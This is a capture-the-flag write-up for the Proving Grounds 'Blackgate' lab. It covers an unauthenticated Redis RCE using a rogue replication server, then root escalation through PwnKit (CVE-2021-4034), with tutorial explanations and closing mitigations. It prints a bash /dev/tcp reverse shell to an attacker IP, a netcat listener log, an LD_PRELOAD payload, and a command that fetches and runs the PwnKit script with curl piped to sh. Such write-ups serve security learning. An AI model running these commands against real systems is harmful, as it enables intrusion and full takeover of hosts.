Proving Grounds Practice 14

Proving Grounds Practice — Blackgate

Reconaissance

📌 Set Target Variables

```
export IP="<targetIP>"
export URL="http://$IP"
```

This is used to **set environment variables** for convenience in a Linux terminal.

What does export means?

- When you use `export`, you're telling the shell:

> "Make this variable available to **this shell and any child shells** (like subshells or scripts I run from here)."
>
> But if you **open a new terminal** or **log in again**, `VAR` is gone unless you define it in a startup file like `.bashrc`, `.bash_profile`, or `.zshrc`.

🔍 Example: With and Without `export`

🟩 Without `export`:

bash Copy Edit

```
IP="192.168.56.101"
bash  # Open a subshell
echo $IP
```

Output:

scss Copy Edit

```
(blank)
```

> The variable isn't available in the new shell.

🟦 With `export`:

bash Copy Edit

```
export IP="192.168.56.101"
bash  # Open a subshell
echo $IP
```

Output:


Copy Edit


```
192.168.56.101
```

> Now it is available in the child shell.

📌 When should you use `export`?

- ✅ If you're going to run tools, scripts, or open subshells that need access to your variables.
- ❌ If you're only using the variable in the current shell, `export` isn't strictly necessary.





📌 To make it apply to future shells (persistently)?


- Add this line to your `~/.bashrc` or `~/.bash_profile`:


```
export NAME="bashar"
```

- Then run the following so that it can take effect in the current shell, or just open a new shell without running the source command:

```
source ~/.bashrc  # or open a new terminal
```

Now `NAME` will always be set when a new shell opens.





📌 If you set a variable like this?

```
NAME="bashar"
```

- You're creating a **local shell variable**.

- It applies **only to the current shell session**.
- It will **not be passed to child processes** or subshells.

- 🧪 Example

```
NAME="bashar"
bash  # open a new subshellecho $NAME
```

Output:

```
(blank) — because `NAME` was not exported
```

Setting these Variables

- ***IP:***
  - This creates an environment variable called `IP`.
  - It stores the **target machine's IP address**.
- ***URL:***
  - export URL="http://$IP"
    This creates another variable URL.
  - It uses the previous IP variable ($IP) to form a full URL (like http://192.168.56.101).


❓ What does `set NAME` do in Bash (It has nothing to do with environmental variable)?


- When you type:


```
set NAME
```

  - You're telling Bash: “Set the **positional parameter** `$1` to the value `NAME`.”
  - So now:

```
echo $1
# Output: NAME
```







✅ Why is it useful?

Instead of typing the IP address or URL repeatedly, you just use:

```
$IP    # to refer to the IP
$URL   # to refer to the full URL
```

Example usage:

```
curl $URL
nmap -sC -sV -Pn $IP
```

NMAP

You ran:

```
sudo nmap -p- $IP -sV -sC -O -Pn --open -oN fullscan.txt
```

What this does:

- `-p-`: Scan **all 65535 ports**
- `-sV`: Detect **versions of services**
- `-sC`: Run **default scripts** (like checking for vulnerabilities)
- `-O`: Try to detect the **Operating System**
- `-Pn`: Don't ping the host (skip "host discovery")
- `--open`: Only show **open** ports
- `-oN fullscan.txt`: Save output to a file

📌 You found **port 6379** open — which is the default port for **Redis**.

🧠 What is Redis?

Redis (REmote DIctionary Server) is:

> An **in-memory**, **key-value** data store that's often used as a **database**, **cache**, or **message broker**.

🔑 Key Concepts:

Concept	Meaning
In-Memory	Stores data in RAM — very fast but not always persistent
Key-Value	Stores data like `name = "bashar"` or `age = 25`
NoSQL	It's not a relational database — no tables or SQL queries
Used For	Caching, real-time analytics, chat apps, queues, etc.

🔧 How It Works:

Redis works like a **giant dictionary** (or Python `dict`):

```
SET name "bashar"       # Stores key "name" with value "bashar"
GET name                # Returns "bashar"
```

It supports **more than just strings**. You can store:

- Lists
- Hashes (like dictionaries)

- Sets
- Sorted Sets
- Streams

📡 Redis Protocol

Redis doesn't use HTTP — it uses its **own protocol over TCP** (usually on port **6379**).
You talk to Redis using **simple text commands**:

```
telnet <ip> 6379
> SET name "bashar"
> GET name
```

🔐 Security (or lack of...)

By default:

- Redis **doesn't ask for a password**
- Anyone can connect and run commands 😬
- There's a security feature called **protected mode**, but many servers disable it

This is what made the **Redis RCE** exploit possible in your case!

🛑 Protected Mode Not Implemented (Redis)

- **Protected Mode** is a security feature introduced in **Redis 3.2.0**.
- When **enabled**, Redis only accepts connections from the **local machine (127.0.0.1)**.
- If **disabled**, **anyone on the network** can connect to Redis — which is very dangerous if Redis has no password.

- **Why it's bad here:**
  Redis was publicly exposed and not in protected mode, which allowed you to exploit it without needing credentials.

🚀 What Redis Is Used For (with Examples)

Use Case	Explanation	Real-World Example
🧠 **Caching**	Store frequently used data in memory to speed things up	A website stores user profiles in Redis so it loads faster

🔐 **Session Storage**	Keep track of users logged in	After you log in, your session info is stored in Redis so you stay logged in
⏳ **Rate Limiting**	Prevent abuse by tracking how often someone does something	An API limits users to 100 requests/hour using Redis
📬 **Message Queues**	Apps can send messages or tasks to each other using Redis	A website uses Redis to queue emails or background tasks
🎮 **Leaderboards**	Store and rank player scores in real time	A game uses Redis Sorted Sets to rank players by score
📊 **Analytics**	Track clicks, views, or events in real time	A news site uses Redis to count article views instantly
🤖 **Pub/Sub System**	Real-time messaging between services or users	A chat app uses Redis to broadcast messages between users

📦 1. **Caching** (Most Common Use)

Instead of asking the slow main database every time, Redis stores the answer in memory:

bash Copy Edit

```
# Expensive database call:
SELECT * FROM users WHERE id = 123;

# Cached version:
GET user:123
```

💡 **Example**: News websites cache headlines in Redis so they load instantly.

🚨 Vulnerability Overview

Redis ≤ 5.0.5 allows an attacker to:

- Connect **without authentication**
- Upload a **malicious shared object (.so) file**
- Trick Redis into **loading and executing** it

> This results in **unauthorized remote code execution** (RCE) on the target machine.

💥 Why This Happens

Redis has a feature that lets **administrators load modules (.so files)** to extend Redis' functionality.

But if Redis:

- Has **no password** set (default)
- Is **exposed to the internet**
- Is **not protected by a firewall**

Then **anyone** can connect and **load a malicious module**!

🔧 How the Exploit Works (Step-by-Step)

1. 🧠 Attacker Creates a Malicious `.so` File

📦 What Is a `.so` File?

`.so` stands for **Shared Object** — it's a **compiled binary library** used on **Linux** (like `.dll` on Windows).

Think of it like a plugin or extension that programs can load **at runtime** to add new features or functions.

So the Attacker Creates a Malicious `.so` File:

- This is a shared object file (like a `.dll` on Windows or `.so` on Linux) that contains **malicious code** (like reverse shell or file execution functions).

2. 🖥️ Attacker Starts a Rogue Redis Server

They use a script like:

```
./redis-rogue-server.py --rhost=<target IP> --rport=6379 --lhost=<attacker IP> --lport=4443
```

This script pretends to be a **Redis server** that the real Redis server (on the victim) will connect to and "sync" from.

3. 🔄 Real Redis Syncs Data from Attacker

Redis supports **replication** — the victim's Redis (as a "slave") will download data from the attacker (a fake "master").

The rogue server **sends the malicious** `.so` **file** as if it's part of a normal Redis sync.

4. 🧨 Attacker Sends Command to Load the Module

After syncing, the attacker sends this command to Redis:

```
MODULE LOAD /var/lib/redis/exp.so
```

This tells Redis to load the **malicious module** from disk.

5. 🐚 Malicious Code Runs

The `.so` module defines custom Redis commands — like:

```
system.exec "bash -i >& /dev/tcp/<attackerIP>/4444 0>&1"
```

Redis **executes the attacker's code** and connects back (reverse shell) — attacker gets full shell access.

Note:

- GitHub (https://github.com/n0b0dyCN/redis-rogue-server)
- GitHub - n0b0dyCN/redis-rogue-server: Redis(<=5.0.5) RCE
  Redis(<=5.0.5) RCE.

Gaining a Foothold

Following Hacktrick “Redis RCE” section,download the exploit below:

GitHub - n0b0dyCN/redis-rogue-server: Redis(<=5.0.5) RCE
https://github.com/n0b0dyCN/redis-rogue-server?source=post_page-----49920d4188de------...

> *This strike exploits an authentication bypass on the Redis Server. The vulnerability is due to allowing attacker load a dynamic module and execute it remotely without authentication. A remote unauthorized attacker can exploit this vulnerability by sending a crafted TCP request to the system. Successful exploitation results in remote code execution on the target server.*

With redis-rogue-server.py and exp.so in the working directory, run the exploit:

```
./redis-rogue-server.py --rhost=192.168.245.176 --rport=6379 --lhost=192.168.45.168 --lport=4443
```

- select reverse shell and enter your IP and listener address
  - Example:

This sketch cannot currently be displayed in exports

We achieve a reverse shell as prudence:

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.45.168] from (UNKNOWN) [192.168.245.176] 60706
id
uid=1001(prudence) gid=1001(prudence) groups=1001(prudence)
```

Privilege Escalation

for local proof, cat /home/prudence/local.txt

- We take a look at the notes in prudence's home:

```
cat notes.txt
[✔] Setup redis server
[✖] Turn on protected mode
[✔] Implementation of the redis-status
[✔] Allow remote connections to the redis server
```

protected mode is not implemented


  - Protected mode is not implemented which what really happened in our case. This note was just to tell us the things we knew.

> *Protected mode is a security feature that was added in Redis 3.2.0 to prevent unauthorized access to the Redis server. When protected mode is enabled, Redis only accepts connections from clients connecting from the loopback interface (127.0.0.1), and rejects all others. (***https://www.restack.io/docs/airflow-faqs-managed-services-redis-protected-mode-error)**

Privilege Escalation

Linpeas

I decided to pursue kernel vulnerabilities that linpeas found.



💣 What Is PwnKit?

PwnKit is the nickname for a local privilege escalation vulnerability discovered in early 2022.

- It targets a program called `pkexec`.
- `pkexec` is part of **Polkit** (formerly PolicyKit), which manages permissions for users to run commands as another user (usually root).
- Think of `pkexec` like a safer version of `sudo`.

> **GitHub - ly4k/PwnKit: Self-contained exploit for CVE-2021-4034 - Pkexec Local Privi...**
> https://github.com/ly4k/PwnKit?source=post_page-----49920d4188de----------...

Kernel Exploit with PwnKit (CVE-2021-4034)

🔐 What is `pkexec`?

`pkexec` is a command from **polkit (PolicyKit)** that lets a **non-root user run programs as another user** (usually root), **similar to** `sudo`.

Example #1:


```
pkexec ls /root
```

This runs `ls /root` with root privileges **if polkit policies allow it**.

- `pkexec` checks:
  - **Checks Arguments**
    - Are you allowed to run this command `ls /root` ?
    - Is the binary (`ls`) safe?
      - If you're authorized (based on polkit rules), it lets you list files in `/root`.
      - If you're **not authorized**, you get:

```
Error: Not authorized
```

  - **Checks Environment Variables**



  - **Checks Authorization Policies**
    - `/root` is owned by root.
    - `pkexec` asks polkit:
      - "Can this user run `ls` as root?"

- If the policy allows it (like if you're in the sudoers or a specific group), you get a **GUI password prompt**

Example #2:

```
pkexec gedit /etc/shadow
```

- `/etc/shadow` is owned by root.
- `pkexec` asks polkit:
  - "Can this user run `gedit` as root?"
- If the policy allows it (like if you're in the sudoers or a specific group), you get a **GUI password prompt**

Where is the Vulnerability

- Normally, when you run `pkexec`, it checks **arguments** and **environment variables** to make sure you're allowed to do what you're asking.
- But due to a **bug in how pkexec handles its arguments**, it can be tricked into **executing arbitrary code**.

🔓 The Problem:

If an attacker sets certain **environment variables** in a specific way — even **without any arguments** — `pkexec` will behave unsafely and allow the attacker to **run code as root**.
This works because `pkexec` is a **setuid binary** — it always runs with **root privileges**, no matter who launches it.
The vulnerability comes from the way `pkexec` handles **environment variables** — **specifically when NO arguments are passed**.

🔧 Here's What Happens Internally:

1. When `pkexec` is run **without arguments**:

```
pkexec
```

2. it's supposed to show a usage error and exit.
3. But there's a **bug in how it parses command-line arguments** and **how it processes environment variables**.
4. `pkexec` tries to find the command to run from `argv[1]` — but if `argv[1]` **doesn't exist**, it accesses **uninitialized memory**. `pkexec` grabs random memory (often from

your environment variables).

5. If an attacker carefully sets an **environment variable** like:

```
env "SOME_VAR=VALUE" pkexec
```

6. `pkexec` misinterprets that as part of its argument list.
7. This lets the attacker **inject a crafted environment variable like** `LD_PRELOAD`.

🧪 What's `LD_PRELOAD`?

- It tells the dynamic linker to **load a shared library (.so file) before** any others.
- If an attacker creates a **malicious .so file** with code like `system("/bin/sh")`, then sets:

```
env "LD_PRELOAD=/tmp/malicious.so" pkexec
```

  - `pkexec` will **load and execute that code as root**. since It **always runs as root**, even if a normal user runs it.
- This uses the `env` command to **set an environment variable** temporarily.
- `LD_PRELOAD` tells the dynamic linker:
    - **"Before you run the program, load this `.so` (shared object) file first."**
  - 🔧 So this says:
    "When pkexec runs, first load the code in `/tmp/mylib.so`."

🪲 The Bug in Simple Words

If you run:

```
pkexec
```

It should say: "Please give me a command to run."
But instead, **because of bad programming**, `pkexec` looks in the wrong place — it accidentally uses environment variables as if they were command-line arguments.
So this happens:

- You run `pkexec` with a specially crafted environment variable.
- `pkexec` gets confused and **thinks the variable is a command to run**.
- It then loads a **malicious file** you placed.

💣 What the Bug Does (CVE-2021-4034)

Normally:

- `pkexec` is supposed to **sanitize** input and **clear dangerous variables** like `LD_PRELOAD`.
- But due to the vulnerability:
  - It **doesn't properly clear LD_PRELOAD** when **no command is given**.
  - It accidentally treats part of the environment as **arguments**.

✅ So `pkexec` runs, loads your `.so` file from `/tmp/mylib.so`, and since it's setuid...

➡️ **Your code runs as root**.

Using Kernel Exploit with PwnKit (CVE-2021-4034)

We got Root.

```
whoami
prudence
sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"

whoami
root
```

Mitigation Techniques

Pwnkit execution:

- Regularly update the kernel to the latest version provided by the official distribution.

Redis Vulnerable Version:

- Implement authentication by setting a strong password for Redis.
- Enable Redis protected mode to restrict access to clients connecting from the loopback interface (127.0.0.1).